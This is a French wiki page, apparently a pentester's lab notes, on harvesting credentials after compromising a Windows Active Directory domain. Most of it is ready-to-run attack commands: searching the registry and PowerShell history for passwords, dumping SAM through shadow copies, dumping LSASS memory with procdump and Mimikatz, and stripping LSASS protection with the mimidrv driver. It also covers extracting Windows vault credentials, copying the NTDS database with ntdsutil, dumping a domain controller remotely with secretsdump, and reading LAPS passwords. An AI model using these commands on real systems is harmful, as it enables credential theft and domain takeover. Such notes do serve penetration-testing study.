[Exploitation/AD] Credentials Harvesting

Introduction

Cette pratique a pour objectif de récupérer des identifiants qui pourront nous servir à élever nos privilèges ou pivoter sur d'autres machines du domaine.

Elle fait partie intégrante de la phase d'énumération post-compromission.

Techniques

Mots de passe en clair

Voici les premiers éléments qu'un pirate va chercher pour trouver de nouveaux identifiants :

- Historique de commandes.
- Fichiers de configuration (Apps web, FTP etc).
- D'autres fichiers liés à des applications Windows (Navigateur internet, boîte mail).
- Fichiers de sauvegarde.
- Fichiers et dossiers partagés.
- Base de donnée.
- Gestionnaire de mots de passe.
- Base de registre.
- Code source d'application.
- Description de l'utilisateur dans l'AD.

Historique de commande Powershell

Toutes les commandes sont par défaut stockées dans le fichier suivant :

```
C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Base de registre

Les commandes suivantes vont chercher le mot-clé **password** dans la base de registre :

```
reg query HKLM /f password /t REG_SZ /s
```

```
reg query HKCU /f password /t REG_SZ /s
```

Hashdump

Le framework **Metasploit** vous permet de dumper la base **SAM** grâce à la commande hashdump depuis une session Meterpreter :

```
hashdump
```

Volume Shadow Copy

Cette technique permet de copier les fichiers **sam** et **system** :

```
wmic shadowcopy call create Volume='C:\'
```

Vous pouvez lister les volumes :

```
vssadmin list shadows
```

Vous devriez pouvoir copier les fichiers voulus de cette manière :

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam
C:\users\Administrator\Desktop\sam
```

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system
C:\users\Administrator\Desktop\system
```


Vous pouvez utiliser l'outil secretsdump pour récupérer les hashs contenus dans la base SAM locale :

```
python3.9 /opt/impacket/examples/secretsdump.py -sam /tmp/sam-reg -system /tmp/system-reg
LOCAL
```

Dump LSASS

Le gestionnaire des tâches de Windows permet par défaut de dump la mémoire d'un processus.

Pour cela, il vous suffit de vous rendre dans l'onglet **Détails** et de faire clic droit sur le processus **LSASS** et de cliquer sur **Créer un fichier de collecte** :



Ensuite, vous pourrez analyser ce fichier avec l'outil **procdump** de la suite **SysInternal** :

```
procdump.exe -accepteula -ma lsass.exe lsass_dump
```

Sinon on peut le faire avec **Mimikatz** :

```
privilege::debug
```

```
sekurlsa::logonpasswords
```

Si vous obtenez l'erreur **0x00000005** c'est que la protection LSASS est activée.

Pour contourner cette protection, vous devez charger le driver mimidrv.sys grâce à la commande suivante dans Mimikatz :

```
!+
```

Ensuite, désactivez la protection :

```
!processprotect /process:lsass.exe /remove
```

Vous devriez être en capacité d'exécuter la commande :

```
sekurlsa::logonpasswords
```

Gestionnaire d'informations d'identification

Le gestionnaire d'identifiant sur Windows peut être retrouvé en se rendant dans :

Panneau de configuration > Compte Utilisateur > Gestionnaire d'informations d'identification

Par chance, vous pouvez aussi le gérer depuis le shell grâce à la commande **vaultcmd**.

Par exemple vous pouvez lister les entrées des coffres :

```
vaultcmd /list
```

> Par défaut, il existe **2 coffres** : celui des identifiants **Web** et ceux de **Windows**.

Pour afficher les propriétés du coffre des identifiants Web :

```
VaultCmd /listproperties:"Web Credentials"
```

Et pour afficher les informations d'identificaiton :

```
VaultCmd /listcreds:"Web Credentials"
```

> Windows ne permet pas d'afficher les mots de passe.

La solution est d'utiliser un script Powershell (Get-WebCredentials.ps1) qui permet de le faire :

```
powershell -ex bypass
```

```
Import-Module C:\Tools\Get-WebCredentials.ps1
Get-WebCredentials
```

La commande **cmdkey** permet d'afficher les informations d'identification du coffre **Windows** :

```
cmdkey /list
```

L'intérêt de ce coffre est de pouvoir utiliser des identifiants qui ne sont pas les notre pour utiliser des applications.

Par exemple on peut utiliser **runas** avec pour lancer un shell :

```
runas /savecred /user:<DN>\<USER> cmd.exe
```

Vous pouvez aussi utiliser Mimikatz pour dumper le contenu des coffres :

```
privilege::debug
```

```
sekurlsa::credman
```

Dump NTDS

Si vous parvenez à récupérer un accès administrateur sur un contrôleur de domaine mais que vous n'avez pas d'identifiants, vous pouvez essayer récupérer la base NTDS avec la commande suivante :

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

Normalement les fichier **ntds.dit**, **SECURITY** et **SYSTEM** devraient être stockées dans le dossier **c:/temp**.

Transférez-les sur votre machine et utilisez **secretsdump** de la suite impacket pour récupérer les hashs :

```
python3.9 /opt/impacket/examples/secretsdump.py -just-dc-ntlm -security path/to/SECURITY -
system path/to/SYSTEM -ntds path/to/ntds.dit local
```

Si vous possédez les identifiants d'un compte administrateur, vous pouvez effectuer ces opérations à distance avec **secretsdump** :

```
python3.9 /opt/impacket/examples/secretsdump.py -just-dc-ntlm
THM.red/<AD_Admin_User>@10.10.159.6
```

LAPS

Si LAPS est activé sur le poste compromis, vous pouvez récupérer le mot de passe en clair d'un utilisateur qui s'est connecté dessus.

Tout d'abord, on peut vérifier si LAPS est activé de la manière suivante :

```
dir "C:\Program Files\LAPS\CSE"
```

Ensuite on peut chercher dans une OU spécifique, les objets qui ont LAPS activés :

```
Find-AdmPwdExtendedRights -Identity <OU_NAME>
```

Admettons que le groupe **IT** ait été identifié par la commande précédente, on peut lister ses utilisateurs que nous prendrons pour cible :

```
net groups "IT"
```

Ensuite trouvez un moyen pour vous connecter sur la session de l'utilisateur que vous souhaitez compromettre et lancez la commande suivante pour récupérer son mot de passe :

```
Get-AdmPwdPassword -ComputerName creds-harvestin
```

> Certains outils comme LAPSToolKit peuvent vous aider pour l'énumération LAPS.

Revision #13
Created 2024-03-11 14:41:16 UTC by Elieroc
Updated 2024-05-03 15:52:05 UTC by Elieroc